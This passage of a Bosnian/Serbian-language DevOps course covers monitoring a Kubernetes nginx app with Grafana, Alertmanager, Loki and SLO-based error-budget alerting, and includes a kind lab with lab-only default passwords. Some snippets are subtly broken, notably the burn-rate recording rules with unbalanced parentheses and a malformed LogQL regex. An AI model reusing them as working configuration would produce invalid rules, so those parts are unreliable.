Ove dashboarde dobijaš besplatno — nisi ih napisao, ali koriste tačno iste metrike koje Prometheus scrape-uje.

Korisni dashboardsi za project-A s Grafana.com

Grafana.com ima biblioteku community dashboarda. Import po ID:

Grafana UI → Dashboards → Import → ID

Dashboard	ID	Primjena
Nginx (nginx-prometheus-exporter)	12708	nginx metrike za helloworld
Kubernetes Deployments	8588	deployment status overview
Node Exporter Full	1860	detaljan hardware pregled
Loki Dashboard	12611	logs pregled

Kreiranje custom dashboard za project-A

Panel 1: HTTP Request Rate

```
Query: sum(rate(nginx_http_requests_total{namespace=~"helloworld.*"}[5m]))
Visualization: Time series
Title: Request Rate (req/s)
Unit: requests/sec
```

Panel 2: HTTP Error Rate (4xx + 5xx)

```
Query: sum(rate(nginx_http_requests_total{status=~"[45].."}[5m]))
      /
      sum(rate(nginx_http_requests_total[5m]))
      * 100
Visualization: Stat
Title: Error Rate
Unit: percent (0-100)
Thresholds: green < 1%, yellow 1-5%, red > 5%
```

Panel 3: Pod Restart Count

```
Query: sum(kube_pod_container_status_restarts_total{namespace=~"helloworld.*"})
Visualization: Stat
Title: Total Pod Restarts
Thresholds: green = 0, yellow > 0, red > 5
```

Panel 4: Memory Usage

```
Query: sum(container_memory_usage_bytes{namespace=~"helloworld.*", container!=""})
Visualization: Time series
Title: Memory Usage
Unit: bytes (auto)
```

Alerting pravila u Grafana

Grafana može direktno kreirati alarme na osnovu dashboard panela.

Grafana UI → Alerting → Alert rules → New alert rule

```
# Primjer: alarm ako nema request-a 5 minuta (aplikacija nije dostupna)
Name: Helloworld No Traffic
Query: sum(rate(nginx_http_requests_total{namespace="helloworld-prod"}[5m]))
Condition: IS BELOW 0.1
For: 5m
Annotations:
  summary: "Helloworld prod ne prima HTTP zahtjeve"
  description: "Request rate je {{ $value }} req/s – aplikacija možda nije dostupna"
Labels:
  severity: critical
  environment: prod
```

Za detalji o alarm routingu → vidi `04-alertmanager.md`.

Pristup Grafani: lokalno i na cloud-u

Lokalno (kind cluster)

```
kubectl port-forward -n monitoring svc/monitoring-grafana 3000:80
# Otvori: http://localhost:3000
# Default: admin / prom-operator
```

Cloud (EKS): Ingress + HTTPS

```
# U kube-prometheus-stack values.yaml
grafana:
  ingress:
    enabled: true
    ingressClassName: alb
    annotations:
      kubernetes.io/ingress.class: alb
      alb.ingress.kubernetes.io/scheme: internal # internal, ne public
      alb.ingress.kubernetes.io/certificate-arn: $ACM_CERT_ARN
    hosts:
      - grafana.monitoring.firma.com
  tls:
    - hosts:
      - grafana.monitoring.firma.com
```

Grafana na produkciji treba biti internal (ne public internet) ili zaštićen OAuth/SSO autentifikacijom.

Organizacija dashboarda: folders

Grafana podržava foldere za organizaciju:

```
Project-A
├── Overview (cluster + deployments)
├── Application (nginx metrics)
├── Infrastructure (node exporter)
├── Alerts
│   ├── Active Alerts
│   └── Alert History
└── Logs
    └── Application Logs (Loki)
```

Veza sa project-A

Nakon instalacije kube-prometheus-stack, odmah radiš:

1. Otvori port-forward na 3000
2. Import Nginx dashboard (ID: 12708)
3. Import Kubernetes Deployments (ID: 8588)
4. Kreiraj custom panel za error rate helloworld aplikacije
5. Postavi threshold alarm na error rate > 5%

Za 30 minuta imaš dashboarde koji prikazuju sve relevantne metrike za nginx serving `index.html` na K8s clusteru.

04 — Alertmanager

Teorija

Alertmanager je komponenta koja prima alarme od Prometheusa i odlučuje: **kome, kada i kako slati notifikacije**. Prometheus zna šta je alarm, Alertmanager zna što s njim.

Zašto poseban Alertmanager, a ne direktno iz Prometheusa

Prometheus može samo evaluirati alarm i reći “ovo je active”. Ali:

- Isti alarm može se okidati svake sekunde — korisnik ne želi 1000 Slack poruka
- Isti alarm dolazi od 3 instance iste aplikacije — treba 1 notifikacija, ne 3
- Warning alarmi idu na Slack, critical alarmi idu na PagerDuty
- Tokom maintenance-a, alarme treba privremeno tiho staviti

Alertmanager rješava sve: **deduplication, grouping, routing, silencing**.

Flow: Prometheus → Alertmanager → receiver

```
PrometheusRule (K8s CRD)
  ↓ alarm evaluacija svake minute
Prometheus (active alerts)
  ↓ šalje active alarms putem HTTP-a
Alertmanager
  ↓ deduplication (isti alarm od 3 instance = 1 poruka)
  ↓ grouping (više alarma zajedno u 1 poruku)
  ↓ routing (na osnovu labela → pravi receiver)
  ↓
Slack receiver      PagerDuty receiver      Email receiver
```

Alert pravila: PrometheusRule CRD

Alert pravila definišemo kao K8s objekte, ne u Prometheus konfiguraciji:

```

apiVersion: monitoring.coreos.com/v1
kind: PrometheusRule
metadata:
  name: helloworld-alerts
  namespace: monitoring
  labels:
    release: monitoring # mora matchati Prometheus Operator selector
spec:
  groups:
    - name: helloworld.availability
      interval: 1m
      rules:

        - alert: HelloworldPodCrashLooping
          expr: rate(kube_pod_container_status_restarts_total{namespace=~"helloworld.*"}[5m]) > 0
          for: 5m
          labels:
            severity: critical
            team: backend
          annotations:
            summary: "Pod crash loop: {{ $labels.pod }}"
            description: "Pod {{ $labels.pod }} u namespace {{ $labels.namespace }} restartuje se."
            runbook_url: "https://wiki.firma.com/runbooks/pod-crash-loop"

        - alert: HelloworldHighErrorRate
          expr: |
            sum(rate(nginx_http_requests_total{status=~"5..", namespace=~"helloworld.*"}[5m]))
            /
            sum(rate(nginx_http_requests_total{namespace=~"helloworld.*"}[5m]))
            > 0.05
          for: 5m
          labels:
            severity: warning
          annotations:
            summary: "Visok error rate na helloworld"
            description: "Error rate je {{ $value | humanizePercentage }}"

        - alert: HelloworldNoTraffic
          expr: sum(rate(nginx_http_requests_total{namespace="helloworld-prod"}[5m])) < 0.1
          for: 10m
          labels:
            severity: critical
          annotations:
            summary: "Helloworld prod ne prima zahtjeve"

        - alert: CertificateExpiringSoon
          expr: |
            probe_ssl_earliest_cert_expiry{instance="https://app.firma.com"}
            - time() < 86400 * 14
          for: 1h
          labels:
            severity: warning
          annotations:
            summary: "SSL certifikat ističe za manje od 14 dana"

```

`for: 5m` — alarm mora biti aktivan neprekidno 5 minuta prije slanja notifikacije. Eliminira lažne alarme od kratkih spike-ova.

Alertmanager routing konfiguracija

```
# U kube-prometheus-stack values.yaml
alertmanager:
  config:
    global:
      resolve_timeout: 5m
      slack_api_url: $SLACK_WEBHOOK_URL

    route:
      receiver: slack-default
      group_by: [alertname, namespace]
      group_wait: 30s      # čekaj 30s da grupiraš slične alarme
      group_interval: 5m   # između novog grupiranja
      repeat_interval: 4h  # ponovi alarm ako je još uvijek aktivan

      routes:
        - match:
            severity: critical
          receiver: pagerduty-critical
          continue: true # i dalje pošalji na default receiver

        - match:
            severity: warning
          receiver: slack-warnings

        - match:
            alertname: CertificateExpiringSoon
          receiver: slack-infra

    receivers:
      - name: slack-default
        slack_configs:
          - channel: '#alerts'
            send_resolved: true
            title: '{{ .GroupLabels.alertname }}'
            text: |
              {{ range .Alerts }}
                *{{ .Annotations.summary }}*
                {{ .Annotations.description }}
              {{ end }}

      - name: slack-warnings
        slack_configs:
          - channel: '#alerts-warning'
            send_resolved: true

      - name: pagerduty-critical
        pagerduty_configs:
          - service_key: $PAGERDUTY_SERVICE_KEY
            severity: critical

      - name: slack-infra
        slack_configs:
          - channel: '#infra'
```

Silencing: privremeni alarm mute

Tokom planned maintenance-a (npr. K8s upgrade), alarmi bi se okidali bespotrebno. Silencing privremeno isključuje specifične alarme:

```
# Kroz Alertmanager UI (port-forward na 9093):
kubectl port-forward -n monitoring svc/monitoring-alertmanager 9093:9093

# Ili kroz amtool CLI:
amtool silence add \
  --alertmanager.url=http://localhost:9093 \
  alertname="HelloworldPodCrashLooping" \
  --duration=2h \
  --comment="K8s upgrade in progress"
```

Grafana Alertmanager UI prikazuje sve aktivne silence-e i historiju.

Veza sa project-A

Za project-A, minimalni set alarma:

Alarm	Threshold	Severity	Receiver
Pod crash loop	> 0 restarts/5min	critical	Slack
High error rate	> 5% HTTP 5xx	warning	Slack
No traffic (prod)	< 0.1 req/s za 10 min	critical	Slack
SSL cert expiry	< 14 dana	warning	Slack
Node memory pressure	> 90%	warning	Slack

Ovi alarmi pokrivaju sve realne scenarije koji mogu zadesiti nginx koji servira jednu HTML stranicu na K8s. Svaki alarm ima jasnu `for:` duraciju da eliminiira lažne okidače.

Source: `11-monitoring/05-logging-loki.md`

05 — Logging sa Loki

Teorija

Loki je log agregacijski sistem dizajniran da radi zajedno s Grafanom, na isti način kao Prometheus. Slogan: **“Like Prometheus, but for logs”**. Ne indeksira sadržaj logova — indeksira samo labele. Zbog toga je jeftiniji od Elasticsearcha, ali brz za uobičajene upite.

Zašto Loki, ne samo kubectl logs

`kubectl logs` prikazuje logove jednog Poda, u realnom vremenu ili zadnjih N linija. Problem:

- Pod se restartuje → stari logovi su izgubljeni (novi kontejner, novi logovi)
- Imaš 3 replika helloworld Poda — trebaš ručno gledat svaki
- Ne možeš pretraživati historiju starijeg od tekućeg kontejner lifetimea
- Ne možeš korelirati logs s metrics (u istom UI)

Loki sakuplja logove sa **svih Podova**, **svih namespacea**, **sve historije** i čuva ih centralizovano. Pretraga je kroz Grafana UI.

Arhitektura: Promtail + Loki + Grafana

```
K8s Node
├── Pod: nginx    → stdout/stderr
├── Pod: app      → stdout/stderr
└──
DaemonSet: Promtail
  ↓ čita /var/log/pods/* (sve logove na node-u)
  ↓ dodaje label: namespace, pod, container, node
  ↓ šalje u Loki
  ↓
Loki (StatefulSet u monitoring namespace-u)
  ↓ indeksira label, komprimuje content, čuva na S3/PVC
  ↓
Grafana → Explore → Loki data source
```

Promtail je DaemonSet — jedan na svakom K8s node-u. Čita sve kontejner logove i dodaje K8s metapodatke (koji Pod, koji namespace, koji node).

LogQL: query jezik za logove

LogQL kombinuje label selector (kao Prometheus) s filter izrazima.

Osnovna pretraga

```
# Svi logovi iz helloworld-prod namespacea
{namespace="helloworld-prod"}

# Nginx logovi iz svih helloworld namespacea
{namespace=~"helloworld.*", app="helloworld"}

# Filtriraj linije koje sadrže "ERROR"
{namespace="helloworld-prod"} |= "ERROR"

# Linije koje NE sadrže "health check"
{namespace="helloworld-prod"} != "health check"
```

Regex filtriranje

```
# Nginx 5xx greške
{app="helloworld"} |~ "\" 5[0-9]{2} "

# Specifičan IP adresa
{app="helloworld"} |~ "192\.168\.\d+\.\d+"
```

JSON parsing

Ako logovi su u JSON formatu:

```
# Parse JSON i filtriraj po polju
{app="helloworld"} | json | status >= 500

# Nginx access log u JSON formatu
{app="helloworld"} | json | method="POST" | status != 200
```

Metrike iz logova (log-based metrics)

```
# Broj 5xx grešaka po minuti
sum(rate({app="helloworld"} |~ "\s{0-9}{2} "[5m]))

# Error rate po statusu
sum by (status) (
  rate({app="helloworld"} | json | __error__="" [5m])
)
```

Grafana Explore: pretraga logova

Grafana UI → Explore → izaberi Loki data source

Explore omogućuje: - Pisanje LogQL upita s autocomplete-om - Prikaz log linija s timestamp-om i labelama - Expand detalja pojedine log linije - Zoom na vremenski period s anomalijom

Ključna features: u istom Explore prozoru možeš prebacivati između Prometheus metrics i Loki logs — idealno za istraživanje incidenta.

Nginx access i error logovi → Loki

Nginx kontejner po defaultu šalje logove na stdout/stderr, što K8s automatski usmjerava na disk (`/var/log/pods/`).

Za bolju parsabilnost, konfiguriraj nginx JSON log format:

```
# /etc/nginx/conf.d/log-format.conf
log_format json_combined escape=json
'{
  "time": "$time_iso8601",
  "method": "$request_method",
  "uri": "$request_uri",
  "status": $status,
  "bytes": $body_bytes_sent,
  "duration": $request_time,
  "remote_addr": "$remote_addr"
}';

access_log /dev/stdout json_combined;
error_log /dev/stderr warn;
```

Loki + JSON format = moćna pretraga bez regex-a:

```
# Svi spori zahtjevi (> 1 sekunda)
{app="helloworld"} | json | duration > 1

# 404 greške
{app="helloworld"} | json | status=404
```

CloudWatch alternativa: za AWS-native stack

Umjesto Loki, možeš koristiti **AWS CloudWatch Logs** direktno iz EKS-a:

- EKS Fluent Bit DaemonSet: sakuplja K8s logove, šalje u CloudWatch Log Groups
- Nema self-hosted komponente za upravljanje
- CloudWatch Log Insights za pretragu (vlastiti query jezik)
- Skuplji za visoke volume logova

Za project-A: Loki je preporučen jer: - Radi identično lokalno (kind) i na cloudu - Besplatan (open source) - Grafana integracija je besprijeorna - Učiš prenosivo znanje (ne vendor lock-in)

Veza sa project-A

Nginx u project-A servira `index.html`. Logovi su jednostavni: GET /, GET /health, povremeni 404 ako neko traži `/favicon.ico`.

Korisne LogQL pretrage za projekt učenja:

```
# Provjeri da li health check radi
{app="helloworld", namespace="helloworld-dev"} |= "/health"

# Svi 404-ovi (možda broken link u Ingress konfiguraciji?)
{app="helloworld"} | json | status=404

# Logovi u zadnja 3 sata (debugging incident)
{namespace="helloworld-prod"} | json | status >= 400
```

Svaki put kad nešto ne radi: Grafana Explore → Loki → namespace filter → traži greške. Ovo postaje refleks: metrics kažu “nešto nije u redu”, logovi kažu “ovo je zašto”.

Source: `11-monitoring/06-lab-monitoring-setup.md`

06 — LAB: Monitoring stack setup

Cilj

Instalirati kompletan monitoring stack na kind clusteru, pristupiti Grafani, importovati nginx dashboard, dodati alert pravilo i pregledati logove kroz Loki.

Preduslovi

- kind cluster radi (`kubectl get nodes` vraća Ready node)
- Helm instaliran (ili u Docker aliasu — vidi `04-helm` modul)
- helloworld deployment je deployovan u `helloworld-dev` namespace

Provjera:

```
kubectl get pods -n helloworld-dev
# Treba prikazati: helloworld-XXX    Running
```

Korak 1: Dodaj Prometheus Community Helm repo

```
helm repo add prometheus-community https://prometheus-community.github.io/helm-charts
helm repo add grafana https://grafana.github.io/helm-charts
helm repo update
```

Korak 2: Kreiraj monitoring-values.yaml

```
# monitoring-values.yaml
grafana:
  adminPassword: "admin123" # promijeni za produkciju!
  persistence:
    enabled: false # lokalno, nema PVC
  sidecar:
    dashboards:
      enabled: true

prometheus:
  prometheusSpec:
    retention: 7d
    serviceMonitorSelectorNilUsesHelmValues: false # scrape sve ServiceMonitor-e
    podMonitorSelectorNilUsesHelmValues: false

alertmanager:
  alertmanagerSpec:
    storage: {} # lokalno, bez PVC
  config:
    route:
      receiver: 'null'
    receivers:
      - name: 'null'

# Manji resource requests za kind
kubeStateMetrics:
  enabled: true

nodeExporter:
  enabled: true
```

Korak 3: Instaliraj kube-prometheus-stack

```
helm upgrade --install monitoring \
  prometheus-community/kube-prometheus-stack \
  --namespace monitoring \
  --create-namespace \
  -f monitoring-values.yaml \
  --wait \
  --timeout 5m
```

Provjera instalacije:

```
kubectl get pods -n monitoring
# Trebaju biti Running:
# monitoring-grafana-XXX
# monitoring-kube-prometheus-prometheus-XXX
# monitoring-kube-prometheus-alertmanager-XXX
# monitoring-kube-state-metrics-XXX
# monitoring-prometheus-node-exporter-XXX (jedan po node-u)
```

Korak 4: Pristup Grafani lokalno

```
kubectl port-forward -n monitoring svc/monitoring-grafana 3000:80 &
```

Otvori: `http://localhost:3000` - Username: `admin` - Password: `admin123` (iz values.yaml)

Korak 5: Importuj nginx dashboard

Grafana UI → Dashboards → New → Import

1. U polje "Import via grafana.com" upiši ID: `12708`
2. Klikni Load
3. U dropdown "Prometheus" izaberi `Prometheus` data source
4. Klikni Import

Grafana otvara nginx dashboard. Ako nemaš `nginx-prometheus-exporter`, većina panela će biti prazna — to je OK za sada.

Korak 6: Dodaj nginx-prometheus-exporter u helloworld Deployment

Dodaj sidecar u Helm chart values za dev:

```
# helm/helloworld/values/dev.yaml (dodaj na kraj)
metricsExporter:
  enabled: true
  image: nginx/nginx-prometheus-exporter:1.1
```

Dopuni `deployment.yaml` template:

```
{{- if .Values.metricsExporter.enabled }}
- name: metrics
  image: {{ .Values.metricsExporter.image }}
  args:
    - -nginx.scrape-uri=http://localhost/nginx_status
  ports:
    - name: metrics
      containerPort: 9113
{{- end }}
```

I u `service.yaml` dodaj port:

```
{{- if .Values.metricsExporter.enabled }}
- name: metrics
  port: 9113
  targetPort: 9113
{{- end }}
```

Redeploy:

```
helm upgrade helloworld ./helm/helloworld \
--namespace helloworld-dev \
-f helm/helloworld/values/dev.yaml
```

Korak 7: Kreiraj ServiceMonitor

```
# serviceMonitor.yaml
apiVersion: monitoring.coreos.com/v1
kind: ServiceMonitor
metadata:
  name: helloworld-monitor
  namespace: monitoring
  labels:
    release: monitoring
spec:
  namespaceSelector:
    matchNames:
      - helloworld-dev
  selector:
    matchLabels:
      app: helloworld
  endpoints:
    - port: metrics
      interval: 30s
```

```
kubectl apply -f serviceMonitor.yaml
```

Provjeri da Prometheus vidi target:

```
kubectl port-forward -n monitoring svc/monitoring-kube-prometheus-prometheus 9090:9090 &
# Otvori: http://localhost:9090/targets
# Trebaš vidjeti helloworld target kao UP
```

Korak 8: Instaliraj Loki stack

```
helm upgrade --install loki grafana/loki-stack \
  --namespace monitoring \
  --set promtail.enabled=true \
  --set loki.persistence.enabled=false \
  --wait
```

Dodaj Loki data source u Grafanu:

Grafana UI → Connections → Data Sources → Add data source → Loki

- URL: `http://loki:3100`
- Klikni “Save & Test” — treba prikazati “Data source connected”

Korak 9: Provjeri logove u Grafana Explore

Grafana UI → Explore → izaberi “Loki” u dropdown-u

Upiši query:

```
{namespace="helloworld-dev"}
```

Trebaš vidjeti nginx access logove. Ako su prazni:

```
# Generiši nešto prometa:
kubectl port-forward -n helloworld-dev svc/helloworld 8080:80 &
curl http://localhost:8080/
curl http://localhost:8080/
curl http://localhost:8080/zdravo # 404
```

Ponovi query u Grafana Explore — trebaš vidjeti log linije.

Korak 10: Dodaj alert pravilo

```
# alert-rules.yaml
apiVersion: monitoring.coreos.com/v1
kind: PrometheusRule
metadata:
  name: helloworld-alerts
  namespace: monitoring
  labels:
    release: monitoring
spec:
  groups:
    - name: helloworld
      rules:
        - alert: HelloworldDown
          expr: up{job=~".*helloworld.*"} == 0
          for: 1m
          labels:
            severity: critical
          annotations:
            summary: "Helloworld metrics endpoint je down"
```

```
kubectl apply -f alert-rules.yaml
```

```
# Provjeri da Prometheus vidio pravilo:
# http://localhost:9090/alerts
# Trebas vidjeti HelloworldDown u Inactive stanju (jer je helloworld UP)
```

Finalna provjera

```
# Svi monitoring podovi rade
kubectl get pods -n monitoring

# Prometheus scrape-uje helloworld
# http://localhost:9090/targets → helloworld job = UP

# Grafana prikazuje nginx dashboard
# http://localhost:3000/d/nginx

# Loki prikazuje logove
# Grafana Explore → {namespace="helloworld-dev"}
```

AI workflow

Grafana query za P95 latency — traži Claude da napiše PromQL:

```
"Imam nginx-prometheus-exporter koji eksponuje nginx_http_requests_total s labelama status i method.
Napiši PromQL query koji pokazuje P95 latency po HTTP statusu za zadnjih 5 minuta. Objasni što svaki dio
querya radi."
```

Ili za Loki:

```
"Moji nginx logovi su u formatu: <IP> - - [timestamp] \"METHOD /path HTTP/1.1\" STATUS bytes
LogQL query koji: 1. Filtrira samo 4xx greške 2. Broji ih po minuti 3. Prikazuje koje putanje su najčešće 404"
```

Makefile — dodaj u ovom poglavlju

Ovo poglavlje uvodi Prometheus i Grafana stack. Dodaj u `Makefile` u korenu projekta:

```
# === OBLAST 11: Monitoring ===

monitoring-install: ## Instaliraj Prometheus + Grafana stack (kube-prometheus-stack)
    docker run --rm \
        -v ~/.kube:/root/.kube \
        alpine/helm:$(HELM_VERSION) install kube-prometheus-stack \
        prometheus-community/kube-prometheus-stack -n monitoring --create-namespace

monitoring-grafana: ## Port-forward Grafana na localhost:3000
    docker run --rm \
        -v ~/.kube:/root/.kube \
        -p 3000:3000 \
        bitnami/kubectl:$(KUBECTL_VERSION) port-forward \
        -n monitoring svc/kube-prometheus-stack-grafana 3000:80

monitoring-prometheus: ## Port-forward Prometheus na localhost:9090
    docker run --rm \
        -v ~/.kube:/root/.kube \
        -p 9090:9090 \
        bitnami/kubectl:$(KUBECTL_VERSION) port-forward \
        -n monitoring svc/kube-prometheus-stack-prometheus 9090:9090
```

Centralni Makefile već sadrži ove targete — ovo je referenca šta si dodao u ovoj oblasti.

Provjeri da targeti rade:

```
make monitoring-install
make monitoring-grafana # otvori http://localhost:3000
make help | grep monitoring
```

Source: 11-monitoring/07-slo-sli-i-error-budget.md

07 — SLO, SLI i Error Budget

Definicije

SLI (Service Level Indicator) — mjerljiva metrika koja opisuje ponašanje servisa. Primjer: `HTTP success rate = broj 2xx/3xx odgovora / ukupan broj zahteva`

SLO (Service Level Objective) — ciljna vrijednost za SLI, dogovorena interno. Primjer:

`HTTP success rate ≥ 99.9% tokom 30 dana`

SLA (Service Level Agreement) — ugovorena obaveza prema korisniku, s kaznama ako se ne ispuni. SLO je uvijek strožiji od SLA (cushion za reakciju prije nego kazne aktiviraju).

Error Budget — koliko grešaka smijemo imati u periodu, a da ne prekoračimo SLO. Formula: `Error Budget = 1 - SLO` Primjer za 99.9% SLO: 0.1% zahteva može biti error tokom 30 dana

Burn Rate — koliko brzo trošimo error budget. `Burn Rate 1.0` = trošimo tačno onoliko koliko možemo (budget se isprazni za 30 dana). `Burn Rate 2.0` = trošimo 2x brže, budget se isprazni za 15 dana — alarm. `Burn Rate 10.0` = trošimo 10x brže, budget se isprazni za 3 dana — incident.

Konkretni SLO-ovi za project-a

Availability (svi servisi):

SLI: `rate(http_requests{status!~"5.."}[30d]) / rate(http_requests[30d])`

SLO: $\geq 99.9\%$

Error budget: $0.1\% \times 43,800 \text{ minuta/mj} = 43.8 \text{ minuta/mj}$ (~ 8.76 sati/god)

Latency – login endpoint (PHP service):

SLI: `histogram_quantile(0.95, http_request_duration_bucket{endpoint="/api/auth/login"})`

SLO: $p_{95} < 300\text{ms}$

Mjeri se: $> 95\%$ uzoraka u svakom 5-minutnom prozoru

Latency – ostali API endpointi (Go service):

SLI: `histogram_quantile(0.95, http_request_duration_bucket{service="go-service"})`

SLO: $p_{95} < 500\text{ms}$

Latency – health endpoint:

SLI: `histogram_quantile(0.99, http_request_duration_bucket{endpoint="/health"})`

SLO: $p_{99} < 100\text{ms}$

DB Freshness (replication lag):

SLI: `mysql_slave_status_seconds_behind_master`

SLO: $< 10\text{s}$ u 99% slučajeva (za read repliku)


```

# /etc/prometheus/rules/slo.yml
# Dodati u Prometheus ConfigMap ili Helm values

groups:
- name: slo_rules
  interval: 30s
  rules:

    # --- Availability ---

    # Success rate po servisu, rolling 5-minutni prozor
    - record: job:http_requests:success_rate5m
      expr: |
        sum by (service) (
          rate(http_requests_total{status!~"5.."}[5m])
        )
        /
        sum by (service) (
          rate(http_requests_total[5m])
        )

    # Error rate (1 - success rate) – direktno za alerting
    - record: job:http_requests:error_rate5m
      expr: |
        1 - job:http_requests:success_rate5m

    # Error budget burn rate u zadnjem satu (normalizovan na SLO = 99.9%)
    - record: job:error_budget:burn_rate1h
      expr: |
        (
          1 - sum by (service) (
            rate(http_requests_total{status!~"5.."}[1h])
          )
        )
        /
        sum by (service) (
          rate(http_requests_total[1h])
        )
      )
      /
      (1 - 0.999)

    # Error budget burn rate u zadnjih 6 sati
    - record: job:error_budget:burn_rate6h
      expr: |
        (
          1 - sum by (service) (
            rate(http_requests_total{status!~"5.."}[6h])
          )
        )
        /
        sum by (service) (
          rate(http_requests_total[6h])
        )
      )
      /
      (1 - 0.999)

    # Preostali error budget (% od mjesečnog)
    # Aproksimacija: pretpostavljamo 30-dnevni prozor
    - record: job:error_budget:remaining_ratio
      expr: |
        1 - (
          sum by (service) (
            increase(http_requests_total{status=~"5.."}[30d])
          )
        )
        /
        (

```

```
        sum by (service) (
            increase(http_requests_total[30d])
        )
        * 0.001
    )
)

# --- Latency ---

# p95 latency po servisu, rolling 5 minuta
- record: job:http_request_duration:p95_5m
  expr: |
    histogram_quantile(
        0.95,
        sum by (le, service) (
            rate(http_request_duration_seconds_bucket[5m])
        )
    )

# p99 latency (za health endpoint i strict SL0-ove)
- record: job:http_request_duration:p99_5m
  expr: |
    histogram_quantile(
        0.99,
        sum by (le, service) (
            rate(http_request_duration_seconds_bucket[5m])
        )
    )
```

Alertmanager rules za error budget

```
# /etc/prometheus/rules/slo-alerts.yml

groups:
- name: slo_alerts
  rules:

    # Warning: burn rate 2x – trošimo 2x brže od plana
    # Na ovom tempu: budget se prazni za 15 dana
    - alert: ErrorBudgetBurnRateHigh
      expr: |
        job:error_budget:burn_rate1h{service!=""} > 2
        AND
        job:error_budget:burn_rate6h{service!=""} > 2
      for: 5m
      labels:
        severity: warning
        team: backend
      annotations:
        summary: "{{ $labels.service }}: Error budget burn rate {{ $value | humanize }}x"
        description: |
          Servis {{ $labels.service }} troši error budget {{ $value | humanize }}x brže od plana.
          Na ovom tempu, preostali budget istekne za
          {{ humanizeDuration (div 1.0 (mul $value 0.001)) }} od sada.
        runbook: "https://wiki.firma.com/runbooks/error-budget"

    # Critical: burn rate 10x – budget se prazni za 3 dana
    - alert: ErrorBudgetBurnRateCritical
      expr: |
        job:error_budget:burn_rate1h{service!=""} > 10
      for: 2m
      labels:
        severity: critical
        team: backend
        pagerduty: "true"
      annotations:
        summary: "INCIDENT: {{ $labels.service }} error budget burn rate {{ $value | humanize }}x"
        description: |
          KRITIČNO: Servis {{ $labels.service }} troši error budget
          {{ $value | humanize }}x brže od normale.
          Odmah reagovati – rollback ili incident.
        runbook: "https://wiki.firma.com/runbooks/incident-response"

    # Warning: error budget ispod 50%
    - alert: ErrorBudgetLow
      expr: |
        job:error_budget:remaining_ratio{service!=""} < 0.5
      for: 0m
      labels:
        severity: warning
      annotations:
        summary: "{{ $labels.service }}: Error budget ispod 50%"
        description: |
          Preostalo {{ $value | humanizePercentage }} error budgeta za ovaj mjesec.
          Razmotriti deployment freeze za nove feature-e.

    # Critical: latency SLO breach – p95 > 500ms
    - alert: LatencySLOBreach
      expr: |
        job:http_request_duration:p95_5m{service="go-service"} > 0.5
        OR
        job:http_request_duration:p95_5m{service="php-service"} > 0.3
      for: 5m
      labels:
        severity: warning
      annotations:
        summary: "{{ $labels.service }}: p95 latency SLO narušen"
```

```
description: |
  p95 latency za {{ $labels.service }} je {{ $value | humanizeDuration }},
  što narušava SLO.
```

Grafana SLO dashboard

Paneli za `project-a SLO Overview` dashboard:

Panel 1 — Availability Gauge (Stat)

```
job:http_requests:success_rate5m{service="go-service"}
```

- Threshold: crveno < 0.999, žuto < 0.9995, zeleno $\geq$ 0.9995
- Format: Percent (0.0-1.0)
- Naslov: "Availability (last 5m)"

Panel 2 — Error Budget Remaining (Gauge)

```
job:error_budget:remaining_ratio{service="go-service"} * 100
```

- Threshold: crveno < 20, žuto < 50, zeleno $\geq$ 50
- Format: Percent (0-100)
- Naslov: "Monthly Error Budget (%)"

Panel 3 — Burn Rate Timeline (Time series)

```
job:error_budget:burn_rate1h
```

- Reference line na $y=1$ (normalan rate), $y=2$ (warning), $y=10$ (critical)
- Naslov: "Error Budget Burn Rate (1h window)"

Panel 4 — p95 Latency per Service (Time series)

```
job:http_request_duration:p95_5m * 1000
```

- Format: milliseconds
- Reference lines: 300ms (PHP/login SLO), 500ms (Go SLO)
- Naslov: "p95 Latency by Service (ms)"

Panel 5 — Request Rate (Time series)

```
sum by (service) (rate(http_requests_total[5m]))
```

- Format: requests/sec
- Naslov: "Requests per Second"

Panel 6 — Error Rate (Time series)

```
job:http_requests:error_rate5m * 100
```

- Format: Percent
- Threshold: crveno > 0.1%, žuto > 0.05%
- Naslov: "Error Rate (%)"

Error Budget Policy

Ovo je dogovor tima — šta se radi zavisno od burn rate-a:

Burn rate 1x ili manje:
Status: Normalan rad
Akcija: Nema, nastavi development
Deploy: Slobodan

Burn rate 1-2x:
Status: Pažnja – trošimo brže od plana
Akcija: Prati trend, istražuj uzrok
Deploy: Slobodan uz monitoring

Burn rate 2-5x:
Status: Warning – error budget pada brzo
Akcija: Agresivno debugiranje, postponi nice-to-have feature-e
Deploy: Samo bug fiksovi, bez novih feature-a

Burn rate 5-10x:
Status: Ozbiljan problem – sve ruke na palubi
Akcija: Eskalacija, deployment freeze, root cause analiza
Deploy: Samo hot fiksovi uz explicit approve

Burn rate > 10x:
Status: INCIDENT
Akcija: Rollback, komunikacija korisnicima, incident.log
Deploy: FREEZE – nema ničeg osim rollback-a i fixa

Veza s Performance testingom (Module 24)

SLO definicije iz ovog fajla su direktno korišćene kao k6 thresholds:

```
// tests/performance/load-test.js
export const options = {
  thresholds: {
    // Ovi thresholds su preslikani iz SLO definicija gore
    'http_req_duration{name:login}': ['p(95)<300'], // login SLO
    'http_req_duration{name:dashboard}': ['p(95)<500'], // go-service SLO
    'http_req_duration{name:health}': ['p(99)<100'], // health SLO
    http_req_failed: ['rate<0.001'], // 0.1% error rate SLO
  },
};
```

Ako k6 threshold faila → SLO će biti narušen u production-u → error budget se troši. Performance testing je preventivna provjera SLO-ova prije deploy-a.

Source: `11-monitoring/08-vezba-priprema-ai-okvira-i-sync.md`

08 — Vežba: Monitoring (Prometheus, Grafana, Loki)

Validiraš AI-okvir za observability stack: Prometheus alert pravila prolaze `promtool` validaciju, dashboard paneli imaju jedinice i opise, a svaki alert ima runbook link.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Uvodimo rule `observability-checks` koji pokriva alert higijenu (for:, severity, runbook) i dashboard standarde. Validiramo konfiguracije alatima pre deploy-a.

Pretpostavke za potvrdu: - Prometheus i Alertmanager su pokrenuti (lokalno ili u klasteru) - Grafana dashboard postoji i ima barem jedan panel za proveru - `promtool` i `amtool` su instalirani i dostupni u PATH-u

Van opsega: - Podešavanje Loki pipelines i log parsinga - Kreiranje novih dashboard-a od nule - PagerDuty/OpsGenie integracija

Prompt za diskusiju:

```
Hoću SLO-based alert za [servis] (npr. 99.9% dostupnost).
Daj Prometheus pravilo sa error-budget burn rate i objasni pragove.
Uključi for:, severity label i annotations.runbook_url.
Potom objasni razliku između simptom-alertinga i uzrok-alertinga.
```

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

